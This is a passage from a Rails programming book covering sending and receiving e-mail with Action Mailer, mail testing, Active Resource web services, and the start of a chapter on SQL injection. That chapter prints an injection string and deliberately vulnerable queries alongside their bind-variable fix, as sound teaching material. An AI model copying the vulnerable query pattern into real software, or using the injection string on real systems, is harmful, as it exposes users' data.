S ENDING E- MAIL 616 Next, we’ll write the sent.erb template: Download e1/mailer/app/views/order_mailer/sent.erb <h3>Pragmatic Order Shipped</h3> <p> This is just to let you know that we've shipped your recent order: </p> <table> <tr><th colspan="2">Qty</th><th>Description</th></tr> <%= render(:partial => "html_line_item" , :collection => @order.line_items) %> </table> We’ll need a new partial template that generates table rows. This goes in the file _html_line_item.erb: Download e1/mailer/app/views/order_mailer/_html_line_item.erb <tr> <td><%= html_line_item.quantity %></td> <td>&times;</td> <td><%= html_line_item.product.title %></td> </tr> And finally we’ll test this using an action method that renders the e-mail, sets the content type to text/html, and calls the mailer to deliver it: Download e1/mailer/app/controllers/test_controller.rb class TestController < ApplicationController def ship_order order = Order.find_by_name("Dave Thomas" ) email = OrderMailer.create_sent(order) email.set_content_type("text/html" ) OrderMailer.deliver(email) render(:text => "Thank you..." ) end end The resulting e-mail will look something like Figure 25.1, on the following page. Delivering Multiple Content Types Some people prefer receiving e-mail in plain-text format, while others like the look of an HTML e-mail. Rails makes it easy to send e-mail messages that contain alternative content formats, allowing the user (or their e-mail client) to decide what they’d prefer to view. In the preceding section, we created an HTML e-mail by generating HTML content and then setting the content type to text/html. It turns out that Rails has a convention that will do all this, and more, automatically. Report erratum this copy is (P1.0 printing, March 2009)
S ENDING E- MAIL 617 Figure 25.1: An HTML-format e-mail The view file for our sent action was called sent.erb. This is the standard Rails naming convention. But, for e-mail templates, there’s a little bit more naming magic. If you name a template file like this: name.content.type .erb then Rails will automatically set the content type of the e-mail to the con- tent type in the filename. For our previous example, we could have set the view filename to sent.html.erb, and Rails would have sent it as an HTML e- mail automatically. But there’s more. If you create multiple templates with the same name but with different content types embedded in their filenames, Rails will send all of them in one e-mail, arranging the content so that the e-mail client will be able to distinguish each. Thus, by creating sent.text.plain.erb and sent.text.html.erb templates, we could give the user the option of viewing our e-mail as either text or HTML. Let’s try this. We’ll set up a new action: Download e1/mailer/app/controllers/test_controller.rb def survey order = Order.find_by_name("Dave Thomas" ) email = OrderMailer.deliver_survey(order) render(:text => "E-Mail sent" ) end Report erratum this copy is (P1.0 printing, March 2009)
S ENDING E- MAIL 618 We’ll add support for the survey to order_mailer.rb in the app/models directory: Download e1/mailer/app/models/order_mailer.rb def survey(order) subject "Pragmatic Order: Give us your thoughts" recipients order.email from 'orders@pragprog.com' sent_on Time.now body "order" => order end And we’ll create two templates. Here’s the plain-text version, in the file sur- vey.text.plain.erb: Download e1/mailer/app/views/order_mailer/survey.text.plain.erb Dear <%= @order.name %> You recently placed an order with our store. We were wondering if you'd mind taking the time to visit http://some.survey.site and rate your experience. Many thanks And here’s survey.text.html.erb, the template that generates the HTML e-mail: Download e1/mailer/app/views/order_mailer/survey.text.html.erb <h3>A Pragmatic Survey</h3> <p> Dear <%=h @order.name %> </p> <p> You recently placed an order with our store. </p> <p> We were wondering if you'd mind taking the time to visit <a href="http://some.survey.site">our survey site</a> and rate your experience. <p> <p> Many thanks. </p> You can also use the part method within an Action Mailer method to create multiple content types explicitly. See the Rails API documentation for Action- Mailer::Base for details. Report erratum this copy is (P1.0 printing, March 2009)
S ENDING E- MAIL 619 Mailer Layouts New with Rails 2.2 is the ability of mailer templates to utilize layouts just like view templates can. You can identify the layout explicitly via a layout call: class OrderMailer < ActionMailer::Base layout 'order' # ... end Alternately, you can rely on Rails’ conventions and name your layout with a _mailer suffix. In the case of an OrderMailer, a layout named app/views/layouts/ order_mailer.html.erb would automatically be picked up. Sending Attachments When you send e-mail with multiple content types, Rails actually creates a separate e-mail attachment for each. This all happens behind the scenes. How- ever, you can also manually add your own attachments to e-mails. Let’s create a different version of our confirmation e-mail that sends cover images as attachments. The action is called ship_with_images: Download e1/mailer/app/controllers/test_controller.rb def ship_with_images order = Order.find_by_name("Dave Thomas" ) email = OrderMailer.deliver_ship_with_images(order) render(:text => "E-Mail sent" ) end The template is the same as the original sent.erb file: Download e1/mailer/app/views/order_mailer/sent.erb <h3>Pragmatic Order Shipped</h3> <p> This is just to let you know that we've shipped your recent order: </p> <table> <tr><th colspan="2">Qty</th><th>Description</th></tr> <%= render(:partial => "html_line_item" , :collection => @order.line_items) %> </table> All the interesting work takes place in the ship_with_images method in the mailer class: Download e1/mailer/app/models/order_mailer.rb def ship_with_images(order) subject "Pragmatic Order Shipped" recipients order.email from 'orders@pragprog.com' sent_on Time.now body "order" => order Report erratum this copy is (P1.0 printing, March 2009)
R ECEIVING E- MAIL 620 part :content_type => "text/html" , :body => render_message("sent" , :order => order) order.line_items.each do |li| image = li.product.image_location content_type = case File.extname(image) when ".jpg" , ".jpeg" ; "image/jpeg" when ".png" ; "image/png" when ".gif" ; "image/gif" else; "application/octet-stream" end attachment :content_type => content_type, :body => File.read(File.join("public" , image)), :filename => File.basename(image) end end Notice that this time we explicitly render the message using a part directive, forcing its type to be text/html and its body to be the result of rendering the template.3 We then loop over the line items in the order. For each, we deter- mine the name of the image file, construct the MIME type based on the file’s extension, and add the file as an inline attachment. 25.2 Receiving E-mail Action Mailer makes it easy to write Rails applications that handle incoming e-mail. Unfortunately, you also need to find a way of getting appropriate e- mails from your server environment and injecting them into the application; this requires a bit more work. The easy part is handling an e-mail within your application. In your Action Mailer class, write an instance method called receive that takes a single param- eter. This parameter will be a TMail::Mail object corresponding to the incoming e-mail. You can extract fields, the body text, and/or attachments and use them in your application. For example, a bug-tracking system might accept trouble tickets by e-mail. From each e-mail, it constructs a Ticket model object containing the basic ticket information. If the e-mail contains attachments, each will be copied into a new TicketCollateral object, which is associated with the new ticket. 3. At the time of writing, there was a minor bug in Rails (ticket 3332). If a message had attach- ments, Rails would not render the default template for the message if you name it using the xxx.text.html.erb convention. Adding the content explicitly using part works fine. This bug is fixed. Report erratum this copy is (P1.0 printing, March 2009)
R ECEIVING E- MAIL 621 Download e1/mailer/app/models/incoming_ticket_handler.rb class IncomingTicketHandler < ActionMailer::Base def receive(email) ticket = Ticket.new ticket.from_email = email.from[0] ticket.initial_report = email.body if email.has_attachments? email.attachments.each do |attachment| collateral = TicketCollateral.new( :name => attachment.original_filename, :body => attachment.read) ticket.ticket_collaterals << collateral end end ticket.save end end So, now we have the problem of feeding an e-mail received by our server com- puter into the receive instance method of our IncomingTicketHandler. This prob- lem is actually two problems in one. First we have to arrange to intercept the reception of e-mails that meet some kind of criteria, and then we have to feed those e-mails into our application. If you have control over the configuration of your mail server (such as a Postfix or sendmail installation on Unix-based systems), you might be able to arrange to run a script when an e-mail addressed to a particular mailbox or virtual host is received. Mail systems are complex, though, and we don’t have room to go into all the possible configuration permutations here. There’s a good introduction to this on the Rails development wiki.4 If you don’t have this kind of system-level access but you are on a Unix system, you could intercept e-mail at the user level by adding a rule to your .procmailrc file. We’ll see an example of this shortly. The objective of intercepting incoming e-mail is to pass it to our application. To do this, we use the Rails runner facility. This allows us to invoke code within our application’s codebase without going through the Web. Instead, the runner loads up the application in a separate process and invokes code that we specify in the application. All of the normal techniques for intercepting incoming e-mail end up running a command, passing that command the content of the e-mail as standard input. If we make the Rails runner script the command that’s invoked whenever an e-mail arrives, we can arrange to pass that e-mail into our application’s e- mail handling code. For example, using procmail-based interception, we could 4. http://wiki.rubyonrails.com/rails/show/HowToReceiveEmailsWithActionMailer Report erratum this copy is (P1.0 printing, March 2009)
T ESTING E- MAIL 622 write a rule that looks something like the example that follows. Using the arcane syntax of procmail, this rule copies any incoming e-mail whose subject line contains Bug Report through our runner script: RUBY=/Users/dave/ruby1.8/bin/ruby TICKET_APP_DIR=/Users/dave/Work/BS2/titles/RAILS/Book/code/e1/mailer HANDLER='IncomingTicketHandler.receive(STDIN.read)' :0 c * ^Subject:.*Bug Report.* | cd $TICKET_APP_DIR && $RUBY script/runner $HANDLER The receive class method is available to all Action Mailer classes. It takes the e-mail text, parses it into a TMail object, creates a new instance of the receiver’s class, and passes the TMail object to the receive instance method in that class. This is the method we wrote on page 620. The upshot is that an e-mail received from the outside world ends up creating a Rails model object, which in turn stores a new trouble ticket in the database. 25.3 Testing E-mail There are two levels of e-mail testing. At the unit test level, you can verify that your Action Mailer classes correctly generate e-mails. At the functional level, you can test that your application sends these e-mails when you expect it to send them. Unit Testing E-mail When we used the generate script to create our order mailer, it automatically constructed a corresponding order_mailer_test.rb file in the application’s test/unit directory. If you were to look at this file, you’d see that it is fairly complex. That’s because it lets you read the expected content of e-mails from fixture files and compare this content to the e-mail produced by your mailer class. However, this is fairly fragile testing. Any time you change the template used to generate an e-mail, you’ll need to change the corresponding fixture. If exact testing of the e-mail content is important to you, then use the pre- generated test class. Create the expected content in a subdirectory of the test/fixtures directory named for the test (so our OrderMailer fixtures would be in test/fixtures/order_mailer). Use the read_fixture method included in the gener- ated code to read in a particular fixture file and compare it with the e-mail generated by your model. However, we prefer something simpler. In the same way that we don’t test every byte of the web pages produced by templates, we won’t normally bother to test the entire content of a generated e-mail. Instead, we test the part that’s likely to break: the dynamic content. This simplifies the unit test code and makes it more resilient to small changes in the template. Report erratum this copy is (P1.0 printing, March 2009)
T ESTING E- MAIL 623 Here’s a typical e-mail unit test: Download e1/mailer/test/unit/order_mailer_test.rb require 'test_helper' class OrderMailerTest < ActionMailer::TestCase tests OrderMailer def setup @order = Order.new(:name =>"Dave Thomas" , :email => "dave@pragprog.com" ) end def test_confirm response = OrderMailer.create_confirm(@order) assert_equal("Pragmatic Store Order Confirmation" , response.subject) assert_equal("dave@pragprog.com" , response.to[0]) assert_match(/Dear Dave Thomas/, response.body) end end The setup method creates an order object for the mail sender to use. In the test method we get the mail class to create (but not to send) an e-mail, and we use assertions to verify that the dynamic content is what we expect. Note the use of assert_match to validate just part of the body content. Functional Testing of E-mail Now that we know that e-mails can be created for orders, we’d like to make sure that our application sends the correct e-mail at the right time. This is a job for functional testing. Let’s start by generating a new controller for our application: depot> ruby script/generate controller Order confirm We’ll implement the single action, confirm, which sends the confirmation e-mail for a new order: Download e1/mailer/app/controllers/order_controller.rb class OrderController < ApplicationController def confirm order = Order.find(params[:id]) OrderMailer.deliver_confirm(order) redirect_to(:action => :index) end end We saw how Rails constructs a stub functional test for generated controllers back in Section 14.3, Functional Testing of Controllers, on page 224. We’ll add our mail testing to this generated test. Action Mailer does not deliver e-mail in the test environment. Instead, it adds each e-mail it generates to an array, ActionMailer::Base.deliveries. We’ll use this Report erratum this copy is (P1.0 printing, March 2009)
T ESTING E- MAIL 624 to get at the e-mail generated by our controller. We’ll add a couple of lines to the generated test’s setup method. One line aliases this array to the more manageable name emails. The second clears the array at the start of each test. Download e1/mailer/test/functional/order_controller_test.rb @emails = ActionMailer::Base.deliveries @emails.clear We’ll also need a fixture holding a sample order. We’ll create a file called orders.yml in the test/fixtures directory: Download e1/mailer/test/fixtures/orders.yml daves_order: id: 1 name: Dave Thomas address: 123 Main St email: dave@pragprog.com Now we can write a test for our action. Here’s the full source for the test class: Download e1/mailer/test/functional/order_controller_test.rb require 'test_helper' class OrderControllerTest < ActionController::TestCase fixtures :orders def setup @controller = OrderController.new @request = ActionController::TestRequest.new @response = ActionController::TestResponse.new @emails = ActionMailer::Base.deliveries @emails.clear end def test_confirm get(:confirm, :id => orders(:daves_order).id) assert_redirected_to(:action => :index) assert_equal(1, @emails.size) email = @emails.first assert_equal("Pragmatic Store Order Confirmation" , email.subject) assert_equal("dave@pragprog.com" , email.to[0]) assert_match(/Dear Dave Thomas/, email.body) end end It uses the emails alias to access the array of e-mails generated by Action Mailer since the test started running. Having checked that exactly one e-mail is in the list, it then validates the contents are what we expect. We can run this test either by using the test_functional target of rake or by executing the script directly: depot> ruby test/functional/order_controller_test.rb Report erratum this copy is (P1.0 printing, March 2009)
Chapter 26 Active Resources Previous chapters focused primarily on server to human communications, mostly via HTML. But not all web interactions need to directly involve a person. This chapter focuses on program-to-program protocols. When writing an application, you may very well find yourself in a situation where not all of the data resides neatly tucked away and categorized in your database. It may not be in a database. It might not even be on your machine at all. That’s what web services are about. And Active Resource is Rails’ take on web services. Note that these are web services with a lowercase w and a lowercase s, not Web Services as in SOAP and WSDL and UDDI. Because this is confusing, before we get started, we need to distinguish these two, as well as other approaches to solving the basic problem of connecting a client to remote models (aka, business objects or, in the case of Rails, ActiveRecords). 26.1 Alternatives to Active Resource Indeed, that’s an unconventional place to start this discussion. But as others will undoubtedly advocate different approaches to solving this problem, we chose to face this discussion head on and start with a brief survey of a number of alternative techniques and suggestions as to when they should be used instead of Active Resource. Yes, should as one size does not fit all. Furthermore, many who deploy using Rails won’t need any of the approaches described in this chapter, and many who do will choose alternatives to Active Resource. And that’s entirely fine and appropriate. But if you find yourself in the situation where Active Resource is the right tool for your task at hand, you will likely find it to be simple and enjoyable. And perhaps even a bit magical.
A L TERNATIVES TO A CTIVE R ESOURCE 626 XML Many people think that XML is the default choice for building program-to- program protocols over the Web. If used correctly, it can in fact be self- documenting, human-readable, and inherently extensible. And like everything else, not everybody uses it correctly. XML is best suited for documents, particularly documents that contain mark- up and/or are persisted on disk. If the document contains primarily markup, consider using XHTML (or even HTML, though some find this harder to parse programmatically). Although there are no strict limits, XML documents exchanged over the Web tend to range in size from tens of kilobytes to hundreds of megabytes. The best approach for using XML as a program-to-program protocol is to first get an agreement as to what the XML should look like, capture that in prose or in a schema, and then proceed to writing code that produces or consumes XML, preferably using REXML (or libxml2) and Builder. Extracting data using XPath is an excellent way to keep your clients and servers loosely coupled. The to_xml method that ActiveRecord provides generally does not help in this circumstance because it makes too many assumptions about how the data will be laid out. Best practice is to identify each document via a uniform resource identifier (aka a URI; often also referred to as a uniform resource locator, aka a URL) and then provide a uniform interface to this data via the HTTP GET, POST, PUT, and DELETE methods. The Atom Publishing Protocol, RFC 5023, is an example of this approach. Such approaches scale well to Internet-scale operations. JSON JSON has been growing in popularity in recent years, and some have seen such as a rebuttal to XML. That’s true only to the extent that there are people who are preaching XML as a one-size-fits-all strategy, of which there are none. JSON is best suited for data, particularly for data that already is present inside your application in the form of hashes, arrays, strings, integers, and the like. JSON does not have any direct support for dates or decimals, but Strings or Fixnums will do in a pinch. Again, there are no strict limits, but JSON is often comfortably deployed in situations where the amount of data is expected to range from a few bytes to several hundred kilobytes. JSON tends to be more compact and faster to parse than XML. There are a few (rare) languages or platforms that don’t have ready Report erratum this copy is (P1.0 printing, March 2009)
A L TERNATIVES TO A CTIVE R ESOURCE 627 access to JSON parsing libraries. Although this may theoretically be an issue, in practice it is less so. At the time of this writing, JSON doesn’t tend to be stored directly on disk,1 at least not as often as XML is. Instead, JSON usage tends to be focused on transient usage, as in a response to a single request. In fact, the typical use case for JSON is one where the same server provides both the client application (in the form of JavaScript) and the server imple- mentation that responds to client requests. In such a setup, the ActiveRecord from_json and to_json are quite appropriate. Generally, such setups rely only on two of the HTTP methods: GET and POST. SOAP Theoretically, SOAP is just XML with three element names standardized and with a uniform fault response defined. In practice, there is a large amount of supporting infrastructure available in Java and C# for consuming and pro- ducing SOAP, and this infrastructure tends to define the typical usage. That machinery is optimized for statically typed languages and relies heavily on schemas. Requests and responses produced by this machinery tend to be more verbose and less human-readable than handcrafted XML. Request and response sizes tend to be in a similar range as XML, though requests in SOAP (which tend to be POSTed as XML documents instead of using HTTP GET) may be a bit smaller. When used in an RPC style, parameters are matched by name. Although best practice is to define one’s schema prior to producing any code, in practice XML schema is too hard to produce correctly by other means, and schema generators that selectively expose internals from running code have proven to be too attractive; therefore, most SOAP-based web services are defined in this way. The client stub is then generated from this schema, which results in a fairly tightly coupled system. This may be suitable for controlled business intranets. On the Internet, not so much. One area where SOAP shines is in certain areas of security, because a number of the best minds of the planet have worked out details for one-way messaging over alternate transports involving nonrepudiable signatures and federated identity. These extensions, however, are optional and are not available for every platform. You can enable SOAP support in Rails via gem install actionwebservice. This support does not provide advanced functionality such as one-way messaging, alternate transports, nonrepudiable signatures, or federated identity. 1. CouchDB is a notable exception. Report erratum this copy is (P1.0 printing, March 2009)
S HOW M E THE C ODE ! 628 XML-RPC XML-RPC slightly predates the standardization of SOAP and doesn’t have either the advantage or baggage of schema-based tooling. It generally is more popular with a number of scripting languages (a notable exception being Java- Script) than with statically typed languages, and it tends to fall in roughly the same usage profile as JSON, except it is typically deployed in places where the server does not provide the client application. Because XML-RPC makes use of HTTP POST only, it is not in a position to benefit from the caching enabled for HTTP GET. Parameter values are positional in XML-RPC. If you want a more loosely coupled arrangement, consider using a single struct instead of multiple para- meters. Like with SOAP, Rails provides XML-RPC support via gem install action- webservice. 26.2 Show Me the Code! OK, enough with the theory, let’s see some code. To do this, we will pick up where we left off with the Depot application, this time remotely access- ing the Depot application via a client application. And for a client, we will use script/console. First, check to make sure that the depot server is running. Then let’s create the client: work> rails depot_client work> cd depot_client Now, let’s write a stub for the Product model: Download depot_client/app/models/product.rb class Product < ActiveResource::Base self.site = 'http://dave:secret@localhost:3000/' end There really isn’t much too it. The Product class inherits from the ActiveRe- source::Base class. Inside, there is a single statement that identifies the user- name, password, host name, and port number. In a real live application, the user and password would be obtained separately and not hard-coded into the model, but at this point, we are just exploring the concepts. Let’s put that stub to use: depot_client> ruby script/console Loading development environment (Rails 2.2.2) >> Product.find(:all) ActiveResource::Redirection: Failed with 302 Moved Temporarily => http://localhost:3000/admin/login Report erratum this copy is (P1.0 printing, March 2009)
S HOW M E THE C ODE ! 629 Oh, dear. Our login wasn’t recognized, and we were redirected to a login screen. At this point we need to understand something about HTTP authentication, because our client clearly isn’t going to understand the form we set up. In fact, the client (in this case, the one-line command and the stub that we created) doesn’t understand cookies or sessions. HTTP Basic Authentication isn’t hard, and as of Rails 2.0, Rails provides direct support for it. Our authentication logic is in app/controllers/application.rb, so we will replace the body of the unless clause with the following: authenticate_or_request_with_http_basic('Depot' ) do |username, password| user = User.authenticate(username, password) session[:user_id] = user.id if user end With that code in place, we try again: depot_client> ruby script/console Loading development environment (Rails 2.2.2) >> Product.find(2).title => "Pragmatic Project Automation" Success! Note that the change we made affects the user interface. Administrators will no longer see the login form; they will see a browser-provided pop-up. The pro- cess is automatically “friendly” because once you provide the correct user and password, you proceed directly to the page you requested without redirection. One downside is that logging out doesn’t do what it is expected to do anymore. Yes, the session is cleared, but the next time a page is visited, most browsers will automatically provide the previous credentials, and the login will happen automatically. A partial solution to this is to use the session to indicate that the user was logged out and then use the original login form in that case: Download depot_t/app/controllers/admin_controller.rb class AdminController < ApplicationController # just display the form and wait for user to # enter a name and password def login if request.post? user = User.authenticate(params[:name], params[:password]) if user session[:user_id] = user.id redirect_to(:action => "index" ) else flash.now[:notice] = "Invalid user/password combination" end end end Report erratum this copy is (P1.0 printing, March 2009)
S HOW M E THE C ODE ! 630 def logout session[:user_id] = :logged_out flash[:notice] = "Logged out" redirect_to(:action => "login" ) end def index @total_orders = Order.count end end And we can use that information in the Application controller: Download depot_t/app/controllers/application.rb class ApplicationController < ActionController::Base layout "store" before_filter :authorize, :except => :login before_filter :set_locale #... protected def authorize unless User.find_by_id(session[:user_id]) if session[:user_id] != :logged_out authenticate_or_request_with_http_basic('Depot' ) do |username, password| user = User.authenticate(username, password) session[:user_id] = user.id if user end else flash[:notice] = "Please log in" redirect_to :controller => 'admin' , :action => 'login' end end end def set_locale session[:locale] = params[:locale] if params[:locale] I18n.locale = session[:locale] || I18n.default_locale locale_path = "#{LOCALES_DIRECTORY}#{I18n.locale}.yml" unless I18n.load_path.include? locale_path I18n.load_path << locale_path I18n.backend.send(:init_translations) end rescue Exception => err logger.error err flash.now[:notice] = "#{I18n.locale} translation not available" I18n.load_path -= [locale_path] I18n.locale = session[:locale] = I18n.default_locale end end Report erratum this copy is (P1.0 printing, March 2009)
R ELATIONSHIPS AND C OLLECTIONS 631 Let’s be a little bolder. How about we have a $5 off sale on this book? depot_client> ruby script/console Loading development environment (Rails 2.2.2) >> p = Product.find(2) => #<Product:0x282e7ac @prefix_options={}, ... > >> puts p.price 29.95 => nil >> p.price-=5 => #<BigDecimal:282b958,'0.2495E2',8(16)> >> p.save => true That simply seems too good to be true. But we can verify this very easily by simply visiting the store in our browser: We don’t know about you, but to us Active Resource seems to be so sophisti- cally advanced technology as to be indistinguishable from magic. 26.3 Relationships and Collections Flush with success with Products, let’s move on to Orders. We start by writing a stub: Download depot_client/app/models/order.rb class Order < ActiveResource::Base self.site = 'http://dave:secret@localhost:3000/' end Looks good. Let’s try it: depot_client> ruby script/console >> Order.find(1).name => "Dave Thomas" >> Order.find(1).line_items NoMethodError: undefined method `line_items' for #<Order:0x2818970> Report erratum this copy is (P1.0 printing, March 2009)
R ELATIONSHIPS AND C OLLECTIONS 632 OK, at this point, we need to understand how things work under the covers. Back to theory, but not to worry, it’s not much. The way the magic works is that it exploits all the REST and XML interfaces that the scaffolding provides. To get a list of products, it goes to http://localhost: 3000/products.xml. To fetch product #2, it will GET http://rubymac:3000/products/ 2.xml. To save changes to product #2, it will PUT the updated product to http:// rubymac:3000/products/2.xml. So, that’s what the magic is—producing URLs, much like what was discussed in Chapter 21, Action Controller: Routing and URLs, on page 425. And produc- ing (and consuming) XML, much like what was discussed in Chapter 12, Task G: One Last Wafer-Thin Change, on page 181. Let’s see that in action. First we make line items a nested resource under order. We do that by editing the config.routes file in the server application: map.resources :orders, :has_many => :line_items Once we add this, we need to restart our server. Now change the line items controller to look for the :order_id in the params and treat it as a part of the line item: Download depot_t/app/controllers/line_items_controller.rb def create params[:line_item][:order_id] ||= params[:order_id] @line_item = LineItem.new(params[:line_item]) respond_to do |format| if @line_item.save flash[:notice] = 'LineItem was successfully created.' format.html { redirect_to(@line_item) } format.xml { render :xml => @line_item, :status => :created, :location => @line_item } else format.html { render :action => "new" } format.xml { render :xml => @line_item.errors, :status => :unprocessable_entity } end end end Let’s fetch the data, just to see what it looks like: <?xml version="1.0" encoding="UTF-8"?> <line-items type="array"> <line-item> <created-at type="datetime">2008-09-10T11:44:25Z</created-at> <id type="integer">1</id> <order-id type="integer">1</order-id> Report erratum this copy is (P1.0 printing, March 2009)
R ELATIONSHIPS AND C OLLECTIONS 633 <product-id type="integer">3</product-id> <quantity type="integer">1</quantity> <total-price type="decimal">22.8</total-price> <updated-at type="datetime">2008-09-10T11:48:27Z</updated-at> </line-item> <line-item> <created-at type="datetime">2008-09-10T11:47:49Z</created-at> <id type="integer">2</id> <order-id type="integer">2</order-id> <product-id type="integer">2</product-id> <quantity type="integer">2</quantity> <total-price type="decimal">59.9</total-price> <updated-at type="datetime">2008-09-10T11:47:49Z</updated-at> </line-item> <line-item> <created-at type="datetime">2008-09-10T11:48:27Z</created-at> <id type="integer">3</id> <order-id type="integer">1</order-id> <product-id type="integer">2</product-id> <quantity type="integer">1</quantity> <total-price type="decimal">0.0</total-price> <updated-at type="datetime">2008-09-10T11:48:27Z</updated-at> </line-item> </line-items> Now let’s give Dave 20 percent off on his first purchase: >> li = LineItem.find(:all, :params => {:order_id=>1}).first => #<LineItem:0x2823334 @prefix_options={:order_id=>1}, ... > >> puts li.total_price 28.5 => nil >> li.total_price*=0.8 => 22.8 >> li.save => true So, everything here is working as it should. One thing to note is the use of :params. This is processed exactly as you would expect for URL genera- tions. Parameters that match the site template provided for the ActiveResource class will be replaced. And parameters that remain will be tacked on as query parameters. The server uses the URL for routing and makes the parameters available as params array. Finally, let’s add a line item to an order: >> li2 = LineItem.new(:order_id=>1, :product_id=>2, :quantity=>1, >> :total_price=>0.0) => #<LineItem:0x28142bc @prefix_options={:order_id=>1}, @attributes={"quantity"=>1, "product_id"=>2, "total_price"=>0.0}> >> li2.save => true Report erratum this copy is (P1.0 printing, March 2009)
P ULLING I T A LL T OGETHER 634 26.4 Pulling It All Together Although ActiveResource at first seems like a bit of magic, it simply relies heavily on the concepts described earlier in this book. Here are a few pointers: • Authentication uses the underlying authentication mechanism that your website already supports and doesn’t go against the grain of the Web, like some other protocols tend to. In any case, nobody can do anything with Active Resource that they couldn’t already do. Be aware that if you are using basic authentication, you want to use TLS/SSL (aka HTTPS) to ensure that passwords can’t be sniffed. • Although Active Resource doesn’t make effective use of sessions or cook- ies, this doesn’t mean that your server isn’t continuing to produce them. Either you want to turn off sessions for the interfaces used by Active Resource or you want to make sure that you use cookie-based sessions. Otherwise, the server will end up managing a lot of sessions that are never needed. See Section 22.2, Rails Sessions, on page 477 for more details. • In Section 21.3, Adding Your Own Actions, on page 451, we described col- lections and members. ActiveResource defines four class methods for deal- ing with collections and four instance methods for dealing with members. The names of these methods are get, post, put, and delete. They method names determine the underlying HTTP method used. The first parameter in each of these methods is the name of the collection or member. This information is simply used to construct the URL. You may specify additional :params, which either will match values in the self.site or will be added as query parameters. You will likely end up using this a lot more than you would expect. Instead of fetching all orders, you might want to provide an interface that fetches only the orders that are recent or are overdue. What you can do in any of these methods is limited only by your imagination. • Active Resource maps HTTP status codes into exceptions: 301, 302 ActiveResource::Redirection 400 ActiveResource::BadRequest 401 ActiveResource::UnauthorizedAccess 403 ActiveResource::ForbiddenAccess 404 ActiveResource::ResourceNotFound Report erratum this copy is (P1.0 printing, March 2009)
P ULLING I T A LL T OGETHER 635 405 ActiveResource::MethodNotAllowed 409 ActiveResource::ResourceConflict 422 ActiveResource::ResourceInvalid 401..499 ActiveResource::ClientError • You can provide client-side validations by overriding validation methods in the ActiveResource base class. This behaves the same as validation does in ActiveRecord. Server-side validations failures result in a response code of 422, and you can access such failures in the same manner. See Section 20.1, Validation, on page 397 for more details. • Although the default format is XML, you can also use JSON as an alter- native. Simply set self.format to :json in your client classes. Be aware that your client will see dates as ISO 8601/RFC 3339–formatted strings and will see decimals as instances of Float if you do so. • In addition to self.site, you can separately set self.user and self.password. • self.timeout enables you to specify how long a web service request should wait, in seconds, before giving up and raising a Timeout::Error. Report erratum this copy is (P1.0 printing, March 2009)
Part IV Securing and Deploying Your Application
This chapter is an adaptation and extension of Andreas Schwarz’s online manual on Rails security. This was available at http://manuals.rubyonrails.com/read/book/8 (but the site appears to be down at time of printing). Chapter 27 Securing Your Rails Application Applications on the Web are under constant attack. Rails applications are not exempt from this onslaught. Security is a big topic—the subject of whole books. We can’t do it justice in just one chapter. You’ll probably want to do some research before you put your applications on the scary, mean ’net. A good place to start reading about secu- rity on the Web is the Open Web Application Security Project (OWASP) at http:// www.owasp.org/. It’s a group of volunteers who put together “free, professional- quality, open-source documentation, tools, and standards” related to security. Be sure to check out their top ten list of security issues in web applications. If you follow a few basic guidelines, you can make your Rails application a lot more secure. 27.1 SQL Injection SQL injection is the number-one security problem in many web applications. So, what is SQL injection, and how does it work? Let’s say a web application takes strings from unreliable sources (such as the data from web form fields) and uses these strings directly in SQL statements. If the application doesn’t correctly quote any SQL metacharacters (such as backslashes or single quotes), an attacker can take control of the SQL executed on your server, making it return sensitive data, create records with invalid data, or even execute arbitrary SQL statements. Imagine a web mail system with a search capability. The user could enter a string on a form, and the application would list all the e-mails with that string as a subject. Inside our application’s model there might be a query that looks like the following: Email.find(:all, :conditions => "owner_id = 123 AND subject = '#{params[:subject]}'" )
SQL I NJECTION 638 This is dangerous. Imagine a malicious user manually sending the string "’ OR 1 --’" as the subject parameter. After Rails substituted this into the SQL it generates for the find method, the resulting statement will look like this:1 select * from emails where owner_id = 123 AND subject = '' OR 1 --'' The OR 1 condition is always true. The two minus signs start a SQL comment; everything after them will be ignored. Our malicious user will get a list of all the e-mails in the database.2 Protecting Against SQL Injection If you use only the predefined Active Record functions (such as attributes, save, and find) and if you don’t add your own conditions, limits, and SQL when invoking these methods, then Active Record takes care of quoting any danger- ous characters in the data for you. For example, the following call is safe from SQL injection attacks: order = Order.find(params[:id]) Even though the id value comes from the incoming request, the find method takes care of quoting metacharacters. The worst a malicious user could do is to raise a Not Found exception. But if your calls do include conditions, limits, or SQL and if any of the data in these comes from an external source (even indirectly), you have to make sure that this external data does not contain any SQL metacharacters. Some potentially insecure queries include the following: Email.find(:all, :conditions => "owner_id = 123 AND subject = '#{params[:subject]}'" ) Users.find(:all, :conditions => "name like '%#{session[:user].name}%'" ) Orders.find(:all, :conditions => "qty > 5" , :limit => #{params[:page_size]}) The correct way to defend against these SQL injection attacks is never to sub- stitute anything into a SQL statement using the conventional Ruby #{...} mech- anism. Instead, use the Rails bind variable facility. For example, you’d want to rewrite the web mail search query as follows: subject = params[:subject] Email.find(:all, :conditions => [ "owner_id = 123 AND subject = ?" , subject ]) 1. The actual attacks used depend on the database. These examples are based on MySQL. 2. Of course, the owner id would have been inserted dynamically in a real application; this was omitted to keep the example simple. Report erratum this copy is (P1.0 printing, March 2009)
SQL I NJECTION 639 If the argument to find is an array instead of a string, Active Record will insert the values of the second, third, and fourth (and so on) elements for each of the ? placeholders in the first element. It will add quotation marks if the ele- ments are strings and quote all characters that have a special meaning for the database adapter used by the Email model. Rather than using question marks and an array of values, you can also use named bind values and pass in a hash. We talk about both forms of place- holder starting on page 330. Extracting Queries into Model Methods If you need to execute a query with similar options in several places in your code, you should create a method in the model class that encapsulates that query. For example, a common query in your application might be this: emails = Email.find(:all, :conditions => ["owner_id = ? and read='NO'" , owner.id]) It might be better to encapsulate this query instead in a class method in the Email model: class Email < ActiveRecord::Base def self.find_unread_for_owner(owner) find(:all, :conditions => ["owner_id = ? and read='NO'" , owner.id]) end # ... end In the rest of your application, you can call this method whenever you need to find any unread e-mail: emails = Email.find_unread_for_owner(owner) If you code this way, you don’t have to worry about metacharacters—all the security concerns are encapsulated down at a lower level within the model. You should ensure that this kind of model method cannot break anything, even if it is called with untrusted arguments. Also remember that Rails automatically generates finder methods for you for all attributes in a model, and these finders are secure from SQL injection attacks. If you wanted to search for e-mails with a given owner and subject, you could simply use the Rails autogenerated method: list = Email.find_all_by_owner_id_and_subject(owner.id, subject) Report erratum this copy is (P1.0 printing, March 2009)
